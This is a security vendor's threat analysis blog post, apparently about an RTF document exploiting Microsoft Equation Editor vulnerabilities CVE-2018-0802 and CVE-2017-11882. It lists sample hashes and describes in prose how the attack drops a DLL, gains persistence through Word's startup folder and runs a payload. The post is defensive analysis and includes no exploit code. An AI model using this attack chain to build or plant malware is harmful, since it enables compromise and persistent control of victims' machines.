56b82cd47598f5a40d6c6f81f66606cf9b2f36e53d5291ecde9a83815ba556e0
18a16f79d44a948a3ef69b742d0c3398e2dac29bf33cdf3a5c94b0f06e75dbc3
5bdf05fb6c6a200de5ab19e5ec14cd9dc3f30d1a3b6affea5e38e3caa6e4a964
4d39a720b89ce1551cad19ee751a3a37159204bf2bdb31def53b69abe3a83298
58e4e756fc27f97cefacc16441cbd5d68ed17cc62bc4c59d205c02e538e5d77e
50834e6c0632d393a862e7a21734f6be2cb94a96d6f332aaa00d084bdad5d7ed
2f613d3d1c962106c1c7191c6f084702bb33f21100ac427f331ffe0d6a8ee9d1
7a428f6a12125b88c6878934c683da9d9bb1aaf16d1ddc682ddce17589fc0f2d
ed7b0d037c07aa0654aa74eb1ddd26e9933367270427e426beadcdf8825f77df
5380dd337c93e09bd663ec9ae408d271fdf455a1bd8c830020c1d295b9f80a6a
b7fa85f2eaca94e99f5ea8d9baf24bace903fc04321f26629298b4a2f59c21d7
4421d7c5228b55555703bc3c125ade2f613573a81947e4df999d2743dbf919fb
db694674c7bfaf016906138ef02008904d08b3033ba2a56ade72850d6d7cd2a1
6b8cdc31532f368af6041eb9990bd96c8b9114e06a009e4aa5a30e783a7cebd4
da546aa2d52d540cf5fb1a2568649f7235f4d922c2c50d29c503cf8b178e59a0
d75be032a2cd66e9bde4bd74ba7e74f1190b007736017b4cabbeba5eb93d6276
2b6bd11dde33afd408746bb993c2840bd750769ad4caef5e541c6d2d2ac1cf8f

Traps Prevents Microsoft Office Equation Editor Zero-Day CVE-2018-0802

Last November, Microsoft manually patched a remotely exploitable vulnerability (CVE-2017-11882) in Equation Editor, which is a program that lets you write a mathematical equation into a document. Our Unit 42 research team provided a detailed analysis on this vulnerability here.
Since then, Microsoft has received additional reports from multiple security vendors that turned out to be related to another vulnerability that was successfully exploited after applying Microsoft’s update – Microsoft assigned it as CVE-2018-0802 and released a fix for it in the January 2018 monthly security updates.
The vulnerability is a stack overflow bug when parsing the long font name string in a FONT record, just like CVE-2017-11882. It can be used by attackers to execute code in the security context of the logged-on user.
In this blog, we look at an RTF document which we found in the wild that exploits the new FONT record vulnerability. We first saw this sample on January 3, 2018. This means that attackers were actively exploiting the CVE-2018-0802 in a zero-day attack scenario prior to Microsoft’s patch which was only available on January 9.
Traps_prevents

Figure 1 - The attack flow as observed in the malicious sample

In Figure 1 we show the attack flow as observed in the malicious sample. First, the malicious RTF document is opened by the victim. Then, the document uses an embedded ‘package’ to drop a DLL named ‘Setup.zip’ to the disk, under the ‘%TEMP%’ directory. This technique was described in McAfee’s whitepaper.
Secondly, the RTF file contains two embedded equations (parsed by ‘EQNEDT32.exe’) – one for CVE-2017-11882, and another for the Font vulnerability within CVE-2018-0802. This means that the attack will work on a victim’s machine unless they have applied patches for both CVEs.
The equations exploits contain a shellcode that copies the DLL file dropped at the first stage and renames it into ‘%appdata%\Word\Startup\w.wll’. ‘%appdata%\Word\Startup’ is a special directory containing plugin DLLs for Microsoft Word, which are loaded by ‘winword.exe’  each time it is launched.  This grants the malware with a persistency capability.
When ‘w.wll’ is loaded into ‘winword.exe’, it drops the actual malware payload (embedded in the DLL) into ‘%programdata%\NetWork\tmp.exe’ and executes it.

How Traps prevents this threat

Palo Alto Networks Traps advanced endpoint protection offers multiple methods of malware and exploit prevention to protect against such complex threats. It first prevents the malicious shellcode running in ‘EQNEDT32.exe’ using Traps exploit prevention capabilities. Secondly, Traps local analysis via machine learning prevents ‘%programdata%/NetWork/tmp.exe’ from executing. Some other samples we have observed in the wild run a command line or PowerShell commands via ‘EQNEDT32.exe’ to execute the malicious intents. Traps prevents these by malware examination flow.
Learn more about how Traps prevents zero-day vulnerabilities and unknown threats.